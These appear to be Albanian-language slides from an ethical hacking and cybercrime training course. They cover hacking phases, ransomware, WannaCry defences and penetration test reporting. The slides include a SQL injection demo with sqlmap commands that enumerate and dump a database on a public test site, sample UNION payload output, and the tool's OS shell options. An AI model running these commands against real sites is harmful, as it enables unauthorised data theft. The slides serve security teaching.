

# Faleminderit

Pyetje & Pergjigje

[info@academyict.net](mailto:info@academyict.net)

[www.academyict.net](http://www.academyict.net)



Raporto Incidentin apo Cyber Crime

<https://academyict.net/contact-us/>



Raporto Phishing

<https://academyict.net/report-phishing-sites/>

## 9.4.2 System hacking

- System hacking is the science of testing computers and network for vulnerabilities and plug-ins.

## 9.4.3 Extracting Administrator Password

- Brute Force tools
  - Johnny GUI + command line
  - Get Password file "*10-million-password-list-top-1000000.txt*" & Start attack
- Crackers tools



## 9.4.4 Disabling auditing

- In Windows Server and is required for querying or configuring audit policy

## 9.4.5 Trojans and Backdoors

- A Trojan is a program that contains a malicious or harmful code inside.

## 9.4.6 Viruses and Worms

- A virus is a self-replicating program that produces its own code by attaching copies of it onto other executable codes.

## 9.4.7 Sniffers

- A packet sniffer is a type of program that monitors any bit of information entering or leaving a network. It is a type of plug and play wiretap device attached to a computer.



## 9.4.8 Social Engineering

- Social engineering is the art of convincing people to reveal confidential information.
- Demonstrim
  - <https://www.youtube.com/watch?v=F7pYHN9jC9I> Your life all is online
  - <https://www.youtube.com/watch?v=9q4j7GtS4OI> Social Engineering Attack
  - <http://blog.securitymetrics.com/2015/08/healthcare-social-engineering.html>  
Social Engineering on Health



## 9.4.9 DoS, DDoS

- Denial of Service is an attack on a computer or network that prevents legitimate use of its resources.

## 9.4.10 SQL injection DEMO

- SQL injection is the most common website vulnerability on the Internet. SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution.

- Tools like sqlmap & python

- DEMO

- Lab Analysis

```
root@kali: ~
File Edit View Search Terminal Help
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT CONCAT(0x716b7a7171,0x6d696957787655494344:
8794c49796d574a4f79524977496462546d46444964474471734e704d,0x717a717071),NULL,NU
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NU
[12:32:11] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0
[12:32:11] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[12:32:11] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[12:32:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output
estphp.vulnweb.com'
[12:32:11] [WARNING] you haven't updated sqlmap for more than 142 days!!!
[*] ending @ 12:32:11 /2019-12-23/
```

```
root@kali: ~
File Edit View Search Terminal Help
--technique=TECH.. SQL injection techniques to use (default "BEUSTQ"

Enumeration:
These options can be used to enumerate the back-end database
management system information, structure and data contained in the
tables. Moreover you can run your own SQL statements

-a, --all Retrieve everything
-b, --banner Retrieve DBMS banner
--current-user Retrieve DBMS current user
--current-db Retrieve DBMS current database
--passwords Enumerate DBMS users password hashes
--tables Enumerate DBMS database tables
--columns Enumerate DBMS database table columns
--schema Enumerate DBMS schema
--dump Dump DBMS database table entries
--dump-all Dump all DBMS databases tables entries
-D DB DBMS database to enumerate
-T TBL DBMS database table(s) to enumerate
-C COL DBMS database table column(s) to enumerate

Operating system access:
These options can be used to access the back-end database management
system underlying operating system

--os-shell Prompt for an interactive operating system shell
--os-pwn Prompt for an OOB shell, Meterpreter or VNC
```

## 9.4.10 SQL injection DEMO

1. sqlmap -h (list of commands)
2. sqlmap -u `http://testphp.vulnweb.com/listproducts.php?cat=1` --dbs
3. sqlmap -u `http://testphp.vulnweb.com/listproducts.php?cat=1` -D acuart --tables
4. sqlmap -u `http://testphp.vulnweb.com/listproducts.php?cat=1` -D acuart -T artists --columns
5. sqlmap -u `http://testphp.vulnweb.com/listproducts.php?cat=1` -D acuart -T artists -C aname --dump

-u for url

--dbs  
Enumerate  
DBMS



List  
information  
about the  
existing  
databases  
List information  
about Tables

List information  
about the  
columns

Dump the data  
from the  
columns

# 9.5 Ransomware – new era of cyber attacks ICT ACADEMY

## Ransomware 2016 Highlights



## 9.6 Llojet e Ransomware

- Crypto
- Locker



### CRYPTO RANSOMWARE

Crypto ransomware is as simple as weaponizing strong encryption against victims to deny them access to those files.



### LOCKER RANSOMWARE

This locks the device's user interface and then demands the victim for the ransom.

## 9.7 Lajmet e fundit – sulmi Wana Cry/WanaCrypt

- Deri tani janë sulmuar rrjetet kompjuterike të mbi 150 shtete të ndryshme dhe janë infektuar mbi 200 mijë kompjuterë.
- [Live Demo of Wana Cry/WanaCrypt v2 Ransomware](#)



## 9.8 Mbrojtja nga sulmi Wana Cry/WanaCrypt

- Rekomandime per veprime:
  1. Sigurohuni që sistemi operativ (Windows) është i përditësuar;
  2. Sigurohuni që të keni të përditësuar AntiVirus-in;
  3. Bëni kujdes që të mos klikoni në linqe të dyshimta;
  4. Bëni kujdes në shfletimin e uebfaqeve të pasigurta ose jo të besueshme;
  5. Kujdesuni që të bëni kopje rezervë të shënimeve në mënyrë periodike;
  6. Bëni kujdes nga mesazhet mashtruese që mund t'ju vijnë nëpërmjet postës elektronike, të cilat përdorin emërtime të ngjashme si ato të rrjeteve sociale etj.

## 9.9 Maintaining Access

- Qasja ne sistem mbahet tani nga nje haker. Disa backdoors jane instaluar prej cilave hakeri mund te i qaset sistemit kur te deshiron tani dhe ne te ardhmen. Vegla e perdorur per kete proces eshte **Metasploit**.



## 9.10 Clearing Tracks

Largimi i gjurmeve apo si njihet “Clearing Tracks “ eshte nje veprim Jo-etik. Regjistri i gjurmeve (logs) gjeneruar me aktivitetet gjate procesit te hakimit apo fshirjes.

## 9.11 Reporting

- Procesit i fundit per Hakimin Etik eshte Raportimi.
- Struktura raportit:
  - Titulli raportit "Penetration Testing Report"
  - Emri i autorit "emri mbiemri"
  - Data raportit
  - Permbajtja liste
  - Permbledhje e targeteve te testuara
  - Qellimi & targeti
  - Te gjeturat (findings), kategorizimi false/positive ose true/positive
  - Detajet e te gjeturave (findings)
  - Rekomandimet

## 10. Krimet Kibernetike (Cyber crimes)

- **Cyber crime, or computer related crime,** is crime that involves a computer and a network (*Wikipedia*)
- Perdorimi i pajisjeve kompjuterike ose rrjetes mund te jete si:
  - Target
  - Viktime (vegjel)
  - Dy rastet

## 10.2 Krimet permes Internetit

- Phishing
- Vjedhja e identitetit – Te dhenat personale, SSN, llogarite bankare etj.
- Mashtrimet me Credit Card
- Espionage (rasti Snowden)
- Pornografia e femijeve

## 10.3 Threats (kercenimet)

- Mund të vijnë si pasojë e dështimit të paisjeve, sulmeve, fatkeqësive natyrore, sulmeve fizike dhe viruse.
- Llojet e sulmeve:

Unstructured & Structured threats,

External ose Internal,

Impersonation, DoS, Man in the Middle,

Packet modification etj.

### Demo

- [Digital Attack Map-DDos attack](#)
- [Çka është DDos](#)

## 10.4 Vulnerabilities (dobesite) dhe vlerësimi i tyre

- **Technology** weaknesses;
- **Configuration** weaknesses; and
- **Security Policy** weaknesses.
- Veglat:

Nessus, Core Impact, Acunetix, Nmap network exploration, Kali VM.



# Faleminderit

Pyetje & Pergjigje

[info@academyict.net](mailto:info@academyict.net)

[www.academyict.net](http://www.academyict.net)



Raporto Incidentin apo Cyber Crime

<https://academyict.net/contact-us/>



Raporto Phishing

<https://academyict.net/report-phishing-sites/>